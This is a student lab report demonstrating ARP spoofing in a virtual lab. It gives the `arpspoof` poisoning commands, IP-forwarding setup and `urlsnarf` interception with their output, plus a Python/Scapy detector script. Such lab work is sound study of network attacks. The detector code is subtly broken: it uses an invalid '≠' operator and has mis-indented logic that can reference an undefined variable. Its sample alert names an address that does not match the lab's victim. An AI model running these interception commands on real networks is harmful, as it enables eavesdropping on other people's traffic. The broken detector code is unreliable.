ARP Spoofing Attack and Detection

Trenton Carter — COMP 305, Intro to Cybersecurity
Date: 2/10/2025

Overview

ARP spoofing (ARP poisoning) is a local network man-in-the-middle technique that falsifies ARP replies to map an attacker's MAC address to a legitimate IP address. This project demonstrates a controlled ARP spoofing attack, traffic interception, and detection using Linux tools and a Python/Scapy detector. The goals were to: execute an ARP spoof, capture evidence of intercepted traffic, and validate detection capabilities. The lab used Kali Linux (attacker), Metasploitable (victim), and pfSense (firewall).

Tools & Environment


- Kali Linux (attacker): `arpspoof`, `urlsnarf`, `dsniff`
- Metasploitable (victim)
- pfSense firewall (lab router)
- Detection: Python + Scapy (`arpDetector`), `netdiscover`

Preparation

- Booted virtual lab machines and became root on Kali.
- Installed `dsniff` and discovered hosts using `netdiscover`.
- Enabled IP forwarding on Kali: `echo 1 > /proc/sys/net/ipv4/ip_forward`.


Spoofing Execution

- Ran two `arpspoof` commands to poison the victim and router ARP caches, mapping their IPs to the attacker's MAC.
- Used `urlsnarf` to capture HTTP URL requests made by the victim, demonstrating packet interception.




```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.1.100 192.168.1.1
[sudo] password for kali:
8:0:27:6e:13:6e 8:0:27:6a:20:ec 0806 42: arp reply 192.168.1.1 is-at 8:0:27:6
e:13:6e
8:0:27:6e:13:6e 8:0:27:6a:20:ec 0806 42: arp reply 192.168.1.1 is-at 8:0:27:6
e:13:6e
8:0:27:6e:13:6e 8:0:27:6a:20:ec 0806 42: arp reply 192.168.1.1 is-at 8:0:27:6
e:13:6e
8:0:27:6e:13:6e 8:0:27:6a:20:ec 0806 42: arp reply 192.168.1.1 is-at 8:0:27:6
e:13:6e
8:0:27:6e:13:6e 8:0:27:6a:20:ec 0806 42: arp reply 192.168.1.1 is-at 8:0:27:6
e:13:6e
8:0:27:6e:13:6e 8:0:27:6a:20:ec 0806 42: arp reply 192.168.1.1 is-at 8:0:27:6
e:13:6e
8:0:27:6e:13:6e 8:0:27:6a:20:ec 0806 42: arp reply 192.168.1.1 is-at 8:0:27:6
e:13:6e
8:0:27:6e:13:6e 8:0:27:6a:20:ec 0806 42: arp reply 192.168.1.1 is-at 8:0:27:6
e:13:6e
8:0:27:6e:13:6e 8:0:27:6a:20:ec 0806 42: arp reply 192.168.1.1 is-at 8:0:27:6
```

```
zsh: corrupt history file /home/kali/.zsh_history

┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.1.1 192.168.1.100
[sudo] password for kali:
8:0:27:6e:13:6e 8:0:27:58:86:3a 0806 42: arp reply 192.168.1.100 is-at 8:0:27
:6e:13:6e
8:0:27:6e:13:6e 8:0:27:58:86:3a 0806 42: arp reply 192.168.1.100 is-at 8:0:27
:6e:13:6e
8:0:27:6e:13:6e 8:0:27:58:86:3a 0806 42: arp reply 192.168.1.100 is-at 8:0:27
:6e:13:6e
8:0:27:6e:13:6e 8:0:27:58:86:3a 0806 42: arp reply 192.168.1.100 is-at 8:0:27
:6e:13:6e
```




```
msfadmin@metasploitable:~$ wget http://www.google.com
--17:20:16--  http://www.google.com/
           => `index.html.2'
Resolving www.google.com... 172.253.62.104, 172.253.62.99, 172.253.62.147, ...
Connecting to www.google.com|172.253.62.104|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]

    [ <=>                                   ] 19,404        --.--K/s

17:20:17 (639.43 KB/s) - `index.html.2' saved [19404]

msfadmin@metasploitable:~$ _
```




```
┌──(kali㉿kali)-[~]
└─$ sudo urlsnarf -i eth0
[sudo] password for kali:
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.1.100 - - [09/Feb/2025:17:20:24 -0500] "GET http://www.google.com/ HT
TP/1.0" - - "-" "Wget/1.10.2"
```

Detection & Verification

- Implemented and ran the `arpDetector` Python/Scapy script to monitor ARP table anomalies.
- Repeated the spoof to trigger `arpDetector`; the script correctly reported anomalous IP→MAC mappings.


~/arpDetector.py - Mousepad
File Edit Search View Document Help

```python
from scapy.all import sniff
IP_MAC_Map = {}

def processPacket(packet):
    src_IP = packet['ARP'].psrc
    src_MAC = packet['Ether'].src
    if src_MAC in IP_MAC_Map.keys():
        if IP_MAC_Map[src_MAC] ≠ src_IP:
            try:
                old_IP = IP_MAC_Map[src_MAC]
            except:
                old_IP = "unknown"
        message = ("\n Possible ARP attack detected \n "
                + "It is possible that the machine with IP address \n "
                + str(old_IP) + " is pretending to be " + str(src_IP)
                +"\n ")
        return message
    else:
        IP_MAC_Map[src_MAC] = src_IP

sniff(count=0, filter="arp", store = 0, prn = processPacket)
```



```
┌──(kali㉿kali)-[~]
└─$ sudo python3 arpDetector.py

 Possible ARP attack detected
 It is possible that the machine with IP address
192.168.1.1 is pretending to be 192.168.1.101
```

Findings & Results

- ARP table snapshots show MAC ↔ IP mappings switched during the attack, confirming successful ARP poisoning.
- `urlsnarf` logs demonstrate that the attacker intercepted victim web requests, validating the confidentiality risk.
- The `arpDetector` script generated alerts when ARP entries reverted/changed, indicating detection feasibility for such anomalies.

Skills Demonstrated

Network forensics, ARP protocol analysis, Linux command-line operations, Python scripting with Scapy, evidence capture and documentation.

Conclusion

The exercise illustrated the mechanics and risks of ARP spoofing and how monitoring ARP cache integrity can detect such MITM attacks. Combining detection scripts with network controls (segmentation, authenticated ARP mitigations) can significantly reduce exposure in production environments.

Appendix — Commands & Notes

- Host discovery: `netdiscover`
- Enable IP forwarding: `echo 1 > /proc/sys/net/ipv4/ip_forward`
- ARP poison: `arpspoof -i <iface> -t <victim> <gateway>` and vice versa
- Capture URLs: `urlsnarf -i <iface>`
- Detector: Python/Scapy script (sniff + change detection)